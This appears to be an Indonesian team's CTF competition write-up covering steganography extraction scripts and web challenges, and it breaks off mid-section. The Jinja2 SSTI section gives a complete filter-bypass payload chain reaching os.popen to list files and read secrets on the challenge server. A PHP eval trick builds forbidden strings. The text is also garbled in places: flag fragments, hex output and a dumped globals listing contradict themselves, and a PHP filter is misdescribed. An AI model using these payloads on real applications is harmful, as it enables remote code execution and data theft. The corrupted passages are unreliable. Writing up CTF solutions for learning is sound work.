

**FINAL FIT COMPETITION 2026**  
**Digital Impact for Humanitarian Response and Global Well-Being**

*WRITE UP OLEH (kata pembina juara meta "kawal @nafiz")*



**Written by :**

|                       |                             |
|-----------------------|-----------------------------|
| 1Tappen               | Erwin Wijaya                |
| sumbul                | Rizki Dwi Saputra           |
| [tidak hadir difinal] | Angelica Christiani Susanto |

Universitas Teknokrat Indonesia

Bandar Lampung

2026

|                                                                             |           |
|-----------------------------------------------------------------------------|-----------|
| <b>Informasi.....</b>                                                       | <b>3</b>  |
| <b>Stegano.....</b>                                                         | <b>4</b>  |
| 3 Soldiers.....                                                             | 4         |
| FLAG : ctffit{thr33_s0ld1erss_g1v3_4_g00s3bumpss}.....                      | 5         |
| LayeredDispatch.....                                                        | 6         |
| flag : ctffit{!4y3r3d_d1sp4tch_unp4ck3d}.....                               | 11        |
| <b>WEB.....</b>                                                             | <b>12</b> |
| Field Report Console.....                                                   | 12        |
| Flag: ctffit{f13ld_r3p0rt_sst1_rc3}.....                                    | 17        |
| Super Calculator v2.....                                                    | 18        |
| FLAG : ctffit{v2_s4n1t1z4t10n_byp4ss3d_b4s3_c0nv3rt}.....                   | 23        |
| DonorPortal.....                                                            | 24        |
| FLAG : ctffit{d0n0r_p0rt4l_sql1_byp4ss}.....                                | 25        |
| <b>OSINT.....</b>                                                           | <b>26</b> |
| <b>FindTheFieldOffice.....</b>                                              | <b>26</b> |
| Flag : ctffit{g30l0c4t3d_th3_f13ld_off1c3}.....                             | 26        |
| OSINT.....                                                                  | 27        |
| ReliefFlight.....                                                           | 27        |
| Flag : ctffit{r3l13f_fl1ght_r0ut3_tr4c3d}.....                              | 27        |
| <b>Crypto.....</b>                                                          | <b>28</b> |
| Xorcist.....                                                                | 28        |
| Flag : ctffit{m1gh7y_m0rph1n_w1k1p3d14_p4g3}.....                           | 29        |
| Cold Chain RSA.....                                                         | 30        |
| flag : ctffit{c0ld_ch41n_rs4_k33ps_v4cc1n3s_s4f3}.....                      | 32        |
| Deadline.....                                                               | 33        |
| flag : ctffit{f3rm4t_f4ct0r1z4t10n_wh3n_pr1m3s_4r3_t00_cl0s3_t0g3th3r}..... | 36        |
| Mirage.....                                                                 | 37        |
| Flag :                                                                      |           |
| ctffit{trunc4t3d_n0nc3s_h1dd3n_LCG_m0dul3s_LLL_l4tt1c3_HNP_pwns_3cdsa_k3y   |           |
| }.....                                                                      | 40        |
| <b>MISC.....</b>                                                            | <b>45</b> |
| AidBotPyjail.....                                                           | 45        |
| Flag : ctffit{41d_b0t_j41l_3sc4p3d}.....                                    | 46        |
| <b>FORENSIC.....</b>                                                        | <b>47</b> |
| Cryptic.....                                                                | 47        |
| Flag : ctffit{you_decoded_this?_good!}.....                                 | 49        |
| Traffic.....                                                                | 50        |
| FLAG : ctffit{wh4t_t00k_y0u_s0_l0n9?_r_u_bl1nd?!}.....                      | 58        |
| ClinicMemory.....                                                           | 59        |
| Flag : ctffit{cl1n1c_r4m_h3ld_th3_k3y}.....                                 | 63        |

## Informasi

Challenge

5 Solves

✕

INFORMASI FLAG

0

Format flag default: ctffit{flag}

Jika ada perubahan format flag, Informasi akan dicantumkan pada deskripsi soal/challenge terkait. Flag bersifat case-sensitive. masukan flagnya ctffit{fit2026}

1/10 attempts

Flag

Submit

Cuma welcome flag biasa

Flag : ctffit{fit2026}

## Stegano 3 Soldiers



Diberikan sebuah file JPEG dengan judul "**3 Soldiers**". Deskripsi challenge:

"A simple JPEG file holds more than meets the eye. The flag is hiding somewhere inside, but it's been cut into pieces."

Dari deskripsi tersebut terdapat dua petunjuk utama:

- File JPEG kemungkinan memiliki data tersembunyi.
- Flag telah dipotong menjadi beberapa bagian sehingga harus direkonstruksi kembali.

Kemudian dilakukan pencarian data tersembunyi menggunakan:

`strings -a chall.jpg`

```
<QQ;
BINPACKV1
# fragmented binary payload
# reconstruct by order field
Plt.YTH)7MC]0c94S-l4VakpT2gmB0RGOF.Yec}[KtoMSVPEnj_k_0L34qCUn0rS3FF(4q]eQh12FH/vvushL0GL---zpMSbWxtSW9EHGKdy(oMBuv779fcbWlse)V_0BMMwaQ]03hpfcSaov11aw1saafs2gcqWwHLKw(ffs2Q]qcnW_QNYfga[])0-Sw2Op
[DATA_BLOCK_417]
order=3/3
value=4_g0Bs3bumpss)
[END_BLOCK]
D5dNEz4ljKlX90bERJx3zMC.F(zT)hK(090ye(nxB2N6(qFd(5rEroIQ))2[zVrEadD02n48d]l{dhaQl_BNT()o}[2AKyaIQ0]AURV7_d(xuB]aaVX-7YFB]lo)X84].e9I2XTSQC5Knuvni.).MSKStkoFIG2je(PaA(h)8qph_gur[P]Mxmh4FE6.T3DXLx-9ZLCAZAs2Vhf(6AphoSQD
pWpTIn7(MLga1108H3(0xpULU(1pVEOn48[M79HC]ngg_CVEqF4s.LyqhK)o(P2dNe(v8]zq7rM)nIntaXKDSH-Lp]M
[DATA_BLOCK_235]
order=1/3
value=ctfflt(thr33_s
[END_BLOCK]
WcSLgpa10f2A)(BlymarDxtdeb.e9(QQ-H3L6u]Hj87HC_D]xwP33wLvdgmHTu_(axZQh6EuV-(l9FM).xSL1VFR)prULtL5qx1aPrB2fICE
jT11Yus64y)xbudwoyBLS.I27CY8Xah[.RBCrz(qU3nL3wHuVtInVau]w.nzu-ol16ARH4G6Lfdaud}[60K27-7Ka9XD5UC161Ukv-zRTUw2RQh4VMI3CZ(K-UX0)2yCP)HCE6P]MEFyzxwkv9TK(tBjn]S_VHYALDxvMP-ffzFze1IRKSItttke[P
[DATA_BLOCK_491]
order=2/3
value=0d1erss_g1v3_
[END_BLOCK]
[cel]nWbZBeQ5bzbfIgApbut0xS1_bnV3t1XH2ax].UbBK]6z3rNu8M-bnz7.5)vEdDjG2NxxqbmrBAdwZS(WZgbSQD4_{HPP
(base) r1tkgr1tk1:~/documents/ctf/f1tcon/forens
```

Setelah melakukan pencarian lebih lanjut pada output strings, ditemukan tiga blok data:

Block 1

[DATA\_BLOCK\_235]

```
order=1/3
value=ctffit{thr33_s
[END_BLOCK]
```

Bagian pertama flag:

```
ctffit{thr33_s
Block 2
[DATA_BLOCK_491]
order=2/3
value=0ld1erss_g1v3_
[END_BLOCK]
```

Bagian kedua flag:

```
0ld1erss_g1v3_
Block 3
[DATA_BLOCK_417]
order=3/3
value=4_g00s3bumpss}
[END_BLOCK]
```

Bagian ketiga flag:

```
4_g00s3bumpss}
Step 3 — Rekonstruksi Flag
```

Karena terdapat informasi:

```
# reconstruct by order field
```

maka ketiga bagian harus digabung berdasarkan urutan:

```
1/3 → ctffit{thr33_s
2/3 → 0ld1erss_g1v3_
3/3 → 4_g00s3bumpss}
```

Hasil akhirnya:

```
FLAG : ctffit{thr33_s0ld1erss_g1v3_4_g00s3bumpss}
```

# Stegano

LayeredDispatch



## Deskripsi Challenge

Mercy Relief intercepted a single image, dispatch.png, from a relief convoy's comms. Analysts say it carries a layered field dispatch -- a message wrapped inside a message inside the picture. Peel the layers and recover the final dispatch.

Dari deskripsi terlihat bahwa file memiliki beberapa layer tersembunyi. Targetnya adalah mengupas setiap layer sampai mendapatkan dispatch terakhir.

Cek tipe file:

```
(base) rizki@rizki:~/Documents/ctf/fitcom/foren$ file soal.png
soal.png: PNG image data, 320 x 240, 8-bit/color RGB, non-interlaced
(base) rizki@rizki:~/Documents/ctf/fitcom/foren$
```

Cek struktur PNG:

```
(base) rizki@rizki:~/Documents/ctf/fitcom/foren$ pngcheck -v soal.png
File: soal.png (129909 bytes)
  chunk IHDR at offset 0x0000c, length 13
    320 x 240 image, 24-bit RGB, non-interlaced
  chunk IDAT at offset 0x00025, length 65536
    zlib: deflated, 32K window, default compression
  chunk IDAT at offset 0x10031, length 43766
  chunk IEND at offset 0x1ab33, length 0
  additional data after IEND chunk
ERRORS DETECTED in soal.png
(base) rizki@rizki:~/Documents/ctf/fitcom/foren$
```

Temuan penting:

additional data after IEND chunk

Karena challenge menyebut:

message wrapped inside a message inside the picture

Dilakukan analisis LSB.

Mengambil bit terakhir dari channel:

- R
- G
- B

dengan urutan:

- row-major
- MSB-first

extract.py

```
from PIL import Image

img = Image.open("soal.png")
pix = list(img.getdata())

bits = []

for r,g,b in pix:
    bits.extend([
        str(r & 1),
        str(g & 1),
```

```

        str(b & 1)
    ])

bits = ''.join(bits)

data = bytes(
    int(bits[i:i+8], 2)
    for i in range(0, len(bits)-7, 8)
)

open("layer1.bin", "wb").write(data)

```

Kemudian coba di cek pake string layer1.bin ny

dan ditemukan berikut :

```

20000
• (base) rizki@rizki:~/Documents/ctf/fitcom/foren$ cat layer1.bin
LD010 Mercy Relief field dispatch -- layer 1 of 3.
Stage 2 is appended to THIS file, after the PNG IEND chunk, masked with a
repeating-XOR key.  key = sunrise
Un-mask those trailing bytes to recover the next carrier image (a PNG).
The final dispatch is hidden inside that image the SAME way you found this
note: LSB, MSB-first, channels R,G,B, row-major, framed by a 4-byte magic
(LD03) + 4-byte big-endian length

```

Layer pertama memberikan petunjuk untuk membuka layer berikutnya.

## Decode Layer 2 dengan XOR

Petunjuk:

key = sunrise

Payload setelah IEND adalah repeating XOR.

```
xor.py
```

```

key = b"sunrise"

data = open("hidden.bin", "rb").read()

out = bytes(
    data[i] ^ key[i % len(key)]
    for i in range(len(data))
)

open("stage2.png", "wb").write(out)

```



Hasil:

xxd -l 16 stage2.png

Output:

```
(base) rizki@rizki:~/Documents/ctf/fitcom/foren$ xxd -l 16 stage2.png
00000000: 8950 4e47 0d0a 1a0a 0000 000d 4948 4452 .PNG.....IHDR
```

Signature:

89 50 4E 47

menunjukkan file PNG valid.

Petunjuk layer pertama mengatakan:

The final dispatch is hidden inside that image the SAME way you found this note:

LSB, MSB-first, channels R,G,B, row-major

framed by:

4-byte magic LD03

+

4-byte big-endian length

Maka dilakukan LSB extraction kembali pada:

stage2.png

Solve.py

```
from PIL import Image

import struct

img = Image.open("stage2.png")

pix = list(img.getdata())

bits = []
```

```
for r, g, b in pix:

    bits.extend([

        str(r & 1),

        str(g & 1),

        str(b & 1),

    ])

bits = ''.join(bits)

data = bytes(

    int(bits[i:i+8], 2)

    for i in range(0, len(bits)-7, 8)

)

print("Magic:", data[:4])

assert data[:4] == b"LD03"

length = struct.unpack(">I", data[4:8])[0]

print("Length:", length)

payload = data[8:8+length]

print(payload.decode(errors="replace"))
```

output

```
00000000: 0530 4e47 0a00 1a00 0000 0000 4343 4321  .PNG.....IHDR
(base) rizki@rizki:~/Documents/ctf/fitcom/foren$ python3 slov.py
/home/rizki/Documents/ctf/fitcom/foren/slov.py:5: DeprecationWarning:
Image.Image.getdata is deprecated and will be removed in Pillow 14 (20
27-10-15). Use get_flattened_data instead.
  pix = list(img.getdata())
Magic: b'LD03'
Length: 33
ctffit{l4y3r3d_d1sp4tch_unp4ck3d}
```

flag : ctffit{l4y3r3d\_d1sp4tch\_unp4ck3d}

WEB  
Field Report Console



The screenshot shows a web challenge interface with a dark theme. At the top, there's a header with 'Tantangan' and '5 Solves'. The main title is 'Field Report Console' with a score of '280'. The challenge description is in Indonesian, explaining a Server-Side Template Injection (SSTI) scenario. It mentions a content filter that blocks common characters like dots, underscores, and curly braces, and lists some keywords. The URL 'http://38.60.171.157:5050/' is provided. Below the description, it shows '1/10 attempts'. At the bottom, there are two input fields: 'Bendera' and 'Kirim'.

Tantangan 5 Solves

## Field Report Console

280

"Konsol web Mercy Relief untuk menyusun 'field situation report' merender pratinjau laporan secara langsung. Sayangnya teks laporan dirangkai mentah-mentah ke dalam mesin template (Server-Side Template Injection). Sebuah content-filter dipasang untuk memblokir payload umum -- karakter titik, underscore, kurung siku, serta beberapa kata kunci. Tembus filter itu, capai eksekusi kode di server, lalu baca flag. Mulai dari GET ./"

<http://38.60.171.157:5050/>

1/10 attempts

Bendera Kirim

### Deskripsi

Diberikan sebuah aplikasi web **Mercy Relief - Field Report Console** yang digunakan untuk membuat laporan lapangan.

Dari deskripsi challenge:

Teks laporan dirangkai mentah-mentah ke dalam mesin template (Server-Side Template Injection). Sebuah content-filter dipasang untuk memblokir payload umum -- karakter titik, underscore, kurung siku, serta beberapa kata kunci.

Target:

- Bypass filter
- Mendapatkan eksekusi kode di server
- Membaca flag

pertama di lakukan analsa dulu apakah benar ini ssti

## Field Report Console

Draft a situation report; the console renders a live preview for the duty officer.

Reporter call-sign:

Situation summary:

```
{{7*7}}
```

---

### Preview

Report from FIELD-1: 49

menandakan Jinja2 berhasil mengeksekusi expression.

Bypass Filter

Terdapat filter yang memblokir:

—

.

[

]

config

request

self

flag

Payload SSTI biasa seperti:

```
{{config}}
```

## Field Report Console

Draft a situation report; the console renders a live preview for the duty officer.

Reporter call-sign:

Situation summary:

{{config}}

Render preview

Report rejected by content filter (blocked token: config).

akan ditolak.

Namun object Jinja2 seperti `lipsum` masih tersedia:

{{lipsum}}

## Field Report Console

Draft a situation report; the console renders a live preview for the duty officer.

Reporter call-sign:

Situation summary:

{{\lipsum}}

Render preview

### Preview

Report from FIELD-1: <function generate\_lorem\_ipsum at 0x7628672a1c60>

Karena `_` diblok, digunakan hex escape:

`\x5f` = `_`

dan akses attribute menggunakan filter `attr()`.

Mendapatkan RCE

Ambil `__globals__` dari function `lipsum`:

```
{{lipsum|attr("\x5f\x5fglobals\x5f\x5f")}}
```

Field Report Console

Draft a situation report; the console renders a live preview for the duty officer.

Reporter call-sign:

Situation summary:

{{lipsum|attr("\x5f\x5fglobals\x5f\x5f")}}

Render preview

Report

from FIELD-1: {'\_\_name\_\_': 'jinja2', '\_\_doc\_\_': None, '\_\_package\_\_': 'jinja2', '\_\_loader\_\_': <\_frozen\_importlib\_external.SourceFileLoader object at 0x7628672a63d0>, '\_spec\_': ModuleSpec(name='jinja2.utils', loader=<\_frozen\_importlib\_external.SourceFileLoader object at 0x7628672a63d0>, origin='/usr/local/lib/python3.11/site-packages/jinja2/utils.py'), '\_\_file\_\_': '/usr/local/lib/python3.11/site-packages/jinja2/utils.py', '\_\_cached\_\_': '/usr/local/lib/python3.11/site-packages/jinja2/\_pycache\_\_/\_utils.cpython-311.pyc', '\_\_builtins\_\_': {'\_\_name\_\_': 'builtins', '\_\_doc\_\_': 'Built-in functions, types, exceptions, and other objects.\n\nThis module provides direct access to all built-in identifiers of Python; for example, builtins.len is the full name for the built-in function len().\n\nThis module is not normally accessed explicitly by most applications, but can be useful in modules that provide objects with the same name as a built-in value, but in which the built-in of that name is also needed.'}, '\_\_package\_\_': '', '\_\_loader\_\_': <class '\_frozen\_importlib.BuiltinImporter', '\_spec\_': ModuleSpec(name='builtins', loader=<class '\_frozen\_importlib.BuiltinImporter', origin='built-in'), '\_build\_class\_': <built-in function \_build\_class\_>, '\_import\_': <built-in function \_import\_>, 'abs': <built-in function abs>, 'all': <built-in function all>, 'any': <built-in function any>, 'ascii': <built-in function ascii>, 'bin': <built-in function bin>, 'breakpoint': <built-in function breakpoint>, 'callable': <built-in function callable>, 'chr': <built-in function chr>, 'compile': <built-in function compile>, 'delattr': <built-in function delattr>, 'dir': <built-in function dir>, 'divmod': <built-in function divmod>, 'eval': <built-in function eval>, 'exec': <built-in function exec>, 'format': <built-in function format>, 'getattr': <built-in function getattr>, 'globals': <built-in function globals>, 'hasattr': <built-in function hasattr>, 'hash': <built-in function hash>, 'hex': <built-in function hex>, 'id': <built-in function id>, 'input': <built-in function input>, 'isinstance': <built-in function isinstance>, 'issubclass': <built-in function issubclass>, 'iter': <built-in function iter>, 'iter': <built-in function iter>, 'len': <built-in function len>, 'locals': <built-in function locals>, 'max': <built-in function max>, 'min': <built-in function min>, 'next': <built-in function next>, 'next': <built-in function next>, 'set': <built-in function set>, 'ord': <built-in function ord>, 'pow': <built-in function pow>, 'print': <built-in function print>, 'repr': <built-in function repr>, 'round': <built-in function round>, 'setattr': <built-in function setattr>, 'sorted': <built-in function sorted>, 'sum': <built-in function sum>, 'vars': <built-in function vars>, 'None': None, 'Ellipsis': Ellipsis, 'NotImplemented': NotImplemented, 'False': False, 'True': True, 'bool': <class 'bool'>, 'memoryview': <class 'memoryview'>, 'bytearray': <class 'bytearray'>, 'bytes': <class 'bytes'>, 'classmethod': <class 'classmethod'>, 'complex': <class 'complex'>, 'dict': <class 'dict'>, 'enumerate': <class 'enumerate'>, 'filter': <class 'filter'>, 'float': <class 'float'>, 'frozenset': <class 'frozenset'>, 'property': <class 'property'>, 'int': <class 'int'>, 'list': <class 'list'>, 'map': <class 'map'>, 'object': <class 'object'>, 'range': <class 'range'>, 'reversed': <class 'reversed'>, 'set': <class 'set'>, 'slice': <class 'slice'>, 'staticmethod': <class 'staticmethod'>, 'str': <class 'str'>, 'super': <class 'super'>, 'tuple': <class 'tuple'>, 'type': <class 'type'>, 'zip': <class 'zip'>, '\_\_debug\_\_': True, 'BaseException': <class 'BaseException'>, 'BaseExceptionGroup': <class 'BaseExceptionGroup'>, 'Exception': <class 'Exception'>, 'GeneratorExit': <class 'GeneratorExit'>, 'KeyboardInterrupt': <class 'KeyboardInterrupt'>, 'SystemExit': <class 'SystemExit'>, 'ArithmeticError': <class 'ArithmeticError'>, 'AssertionError': <class 'AssertionError'>, 'AttributeError': <class 'AttributeError'>, 'BufferError': <class 'BufferError'>, 'EOFError': <class 'EOFError'>, 'ImportError': <class 'ImportError'>, 'LookupError': <class 'LookupError'>, 'MemoryError': <class 'MemoryError'>, 'NameError': <class 'NameError'>, 'OSError': <class 'OSError'>, 'ReferenceError': <class 'ReferenceError'>, 'RuntimeError': <class 'RuntimeError'>, 'StopAsyncIteration': <class 'StopAsyncIteration'>, 'StopIteration': <class 'StopIteration'>, 'SyntaxError': <class 'SyntaxError'>, 'SystemError': <class 'SystemError'>, 'TypeError': <class 'TypeError'>, 'ValueError': <class 'ValueError'>, 'Warning': <class 'Warning'>, 'FloatingPointError': <class 'FloatingPointError'>, 'OverflowError': <class 'OverflowError'>, 'ZeroDivisionError': <class 'ZeroDivisionError'>, 'BytesWarning': <class 'BytesWarning'>, 'DeprecationWarning': <class 'DeprecationWarning'>, 'EncodingWarning': <class 'EncodingWarning'>, 'FutureWarning': <class 'FutureWarning'>, 'ImportWarning': <class 'ImportWarning'>, 'PendingDeprecationWarning': <class 'PendingDeprecationWarning'>, 'ResourceWarning': <class 'ResourceWarning'>, 'RuntimeWarning': <class 'RuntimeWarning'>, 'SyntaxWarning': <class 'SyntaxWarning'>, 'UnicodeWarning': <class 'UnicodeWarning'>, 'UserWarning': <class 'UserWarning'>, 'BlockingIOError': <class 'BlockingIOError'>, 'ChildProcessError': <class 'ChildProcessError'>, 'ConnectionError': <class 'ConnectionError'>, 'FileExistsError': <class 'FileExistsError'>, 'FileNotFoundError': <class 'FileNotFoundError'>, 'InterruptedError': <class 'InterruptedError'>, 'IsADirectoryError': <class 'IsADirectoryError'>, 'NotADirectoryError': <class 'NotADirectoryError'>, 'PermissionError': <class 'PermissionError'>, 'ProcessLookupError': <class 'ProcessLookupError'>, 'TimeoutError': <class 'TimeoutError'>, 'IndentationError': <class 'IndentationError'>, 'IndexError': <class 'IndexError'>, 'KeyError': <class 'KeyError'>, 'ModuleNotFoundError': <class 'ModuleNotFoundError'>, 'NotImplementedError': <class 'NotImplementedError'>, 'RecursionError': <class 'RecursionError'>, 'UnboundLocalError': <class 'UnboundLocalError'>, 'UnicodeError': <class 'UnicodeError'>, 'BrokenPipeError': <class 'BrokenPipeError'>, 'ConnectionAbortedError': <class 'ConnectionAbortedError'>, 'ConnectionRefusedError': <class 'ConnectionRefusedError'>, 'ConnectionResetError': <class 'ConnectionResetError'>, 'TableError': <class 'TableError'>, 'UnicodeDecodeError': <class 'UnicodeDecodeError'>, 'UnicodeEncodeError': <class 'UnicodeEncodeError'>, 'UnicodeTranslateError': <class 'UnicodeTranslateError'>, 'ExceptionGroup': <class 'ExceptionGroup'>, 'EnvironmentError': <class 'EnvironmentError'>, 'IOError': <class 'IOError'>, 'open': <built-in function open>, 'quit': Use quit() or Ctrl-D (i.e. EOF) to exit, 'exit': Use exit() or Ctrl-D (i.e. EOF) to exit, 'copyright': Copyright (c) 2001-2023 Python Software Foundation. All Rights Reserved. Copyright (c) 2000 BeOpen.com. All Rights Reserved. Copyright (c) 1995-2001 Corporation for National Research Initiatives. All Rights Reserved. Copyright (c) 1991-1995 Stichting Mathematisch Centrum, Amsterdam. All Rights Reserved., 'credits': Thanks to CWI, CNRI, BeOpen.com, Zope Corporation and a cast of thousands for supporting Python development. See www.python.org for more information., 'license': Type license() to see the full license text, 'help': Type help() for interactive help, or help(object) for help about object.'}, '\_\_annotations\_\_': {'\_\_missing\_\_': typing.Any, '\_\_internal\_code\_\_': typing.MutableSet[codel], '\_\_enum\_\_': module 'enum' from '/usr/local/lib/python3.11/enum.py', '\_\_json\_\_': module 'json' from '/usr/local/lib/python3.11/json/\_init\_.py', '\_\_os\_\_': module 'os' (frozen);, 're': module 're' from '/usr/local/lib/python3.11/re/\_init\_.py', 'Y': module 'typing' from '/usr/local/lib/python3.11/typing.py', 'abc': module 'collections.abc' from '/usr/local/lib/python3.11/collections/abc.py', 'deque': module 'collections.deque', 'choice': choind method Random.choice of random.Random object at 0x6331b2806290>., 'randrange': choind method Random.randrange of random.Random object at 0x6331b2806290>., 'rlock': <built-in function allocate lock>, 'CodeType': <class 'code'>.

Dari globals tersebut terdapat module `os`.

Ambil module `os`:

```
{{lipsum|attr("\x5f\x5fglobals\x5f\x5f")|attr("get")("os")}}
```

## Field Report Console

Draft a situation report; the console renders a live preview for the duty officer.

Reporter call-sign:

Situation summary:

{{lipsum|attr("\x5f\x5fglobals\x5f\x5f")|attr("get")("os")}}

Render preview

## Preview

Report from FIELD-1: <module 'os' (frozen)>

Kemudian gunakan `os.popen()` untuk menjalankan command:

```
{{lipsum|attr("\x5f\x5fglobals\x5f\x5f")|attr("get")("os")|attr("popen")("ls -la")|attr("read")()}}
```

## Field Report Console

Draft a situation report; the console renders a live preview for the duty officer.

Reporter call-sign: FIELD-1

Situation summary:

```
{{lipsum|attr("\x5f\x5fglobals\x5f\x5f")|attr("get")
("os")|attr("popen")("ls -la")|attr("read")({})}}
```

Render preview

## Preview

Report from FIELD-1: total 4 drwxr-xr-x 1 root root 20 Jul 7 07:18 . drwxr-xr-x 1 root root 28 Jul 7 07:18 .. -rw-r--r-- 1 root root 3140 Jul 7 07:17 app.py

Output:

[app.py](#) Menunjukkan bahwa remote command execution berhasil.

## Analisis Source

Source code dapat dibaca menggunakan:

```
{|lipsum|attr("\x5f\x5fglobals\x5f\x5f")|attr("get")("os")|attr("popen")("cat app*")|attr("read")())}
```

Ditemukan:

```
The flag is read from the FLAG env var at runtime and written to SECRET_PATH;
it is never baked into the image.
&#34;&#34;&#34;
import os
from flask import Flask, request, render_template_string

app = Flask(__name__)

SECRET_PATH = os.environ.get('&#34;SECRET_PATH&#34;, &#34;srv/s3cr3t&#34;)
FLAG = os.environ.get('&#34;FLAG&#34;, &#34;ctffit{local_test_flag}&#34;)

try:
    d = os.path.dirname(SECRET_PATH)
    if d:
        os.makedirs(d, exist_ok=True)
    if not os.path.exists(SECRET_PATH):
        with open(SECRET_PATH, &#34;w&#34;) as f:
            f.write(FLAG)
except OSError:
    pass

# Easy SSTI payloads die here. &#39;&#39; &#39;[&#39; &#39;]&#39; &#39; &#39; kill attribute/item access and
# dunders; the keywords kill the trivial {{config}} / {{request}} / {{self}}
```

Flag disimpan pada:

/srv/s3cr3t



## Final Payload

Payload untuk membaca flag:

```
{{lipsum|attr("\x5f\x5fglobals\x5f\x5f")|attr("get")("os")|attr("popen")("cat /srv/s3cr3t")|attr("read")({})}}
```

## Field Report Console

Draft a situation report; the console renders a live preview for the duty officer.

Reporter call-sign:

Situation summary:

```
{{lipsum|attr("\x5f\x5fglobals\x5f\x5f")|attr("get")("os")|attr("popen")("cat /srv/s3cr3t")|attr("read")({})}}
```


### Preview

Report from FIELD-1: ctffit{f13ld\_r3p0rt\_sst1\_rc3}

**Flag:** ctffit{f13ld\_r3p0rt\_sst1\_rc3}

## WEB

### Super Calculator v2



#### Deskripsi

Diberikan sebuah web calculator yang menjalankan ekspresi PHP:

dari source code ini dapat disimpulkan bahwa

panjang input harus 120

```
if (strlen($expr) > 120)
    die("too long");
```

karakter ini tidak diperbolehkan

```
if (preg_match('/^[0-9a-z+\\-*/\\(\\.\\_]/i', $expr))
    die("invalid");
```

dan ini yang di whitelist

```

$allowed = [
    'abs',
    'pow',
    'base_convert',
    'pi',
    'sin',
    'cos'
];


preg_match_all('/[a-z_][a-z0-9_]*\/i', $expr, $m);

```

Targetnya adalah membaca flag.txt

Namun ada kelemahan:

PHP `eval()` tetap bisa menjalankan **dynamic function call**.



### Membuat Path flag.txt

Karena karakter quote (") diblok oleh filter, string `flag.txt` tidak dapat ditulis langsung. Solusinya adalah membuat string tersebut secara dinamis menggunakan `base_convert()`. Kata `flag` dan `txt` dikonversi menjadi angka base36, sedangkan karakter titik (.) dibuat menggunakan fungsi `chr(46)` yang juga dipanggil secara dinamis. Hasil akhirnya adalah string `flag.txt` yang dapat digunakan oleh fungsi `readfile()`.

berikut script nya

```
#!/usr/bin/env python3

CHARS = "0123456789abcdefghijklmnopqrstuvwxyz"

def base36_encode(text):

    num = 0

    for c in text:

        num = num * 36 + CHARS.index(c)

    return num

# Encode setiap bagian

flag = base36_encode("flag")

txt = base36_encode("txt")

chr_func = base36_encode("chr")

print("[+] Conversion:")

print("flag =", flag)

print("txt  =", txt)

print("chr  =", chr_func)

# Buat payload flag.txt

payload = (

    f"base_convert({flag},10,36)."

```

```

f"(base_convert({chr_func},10,36))(46)."

f"base_convert({txt},10,36)"

)

print("\n[+] Payload pembuat flag.txt:")

print(payload)

```

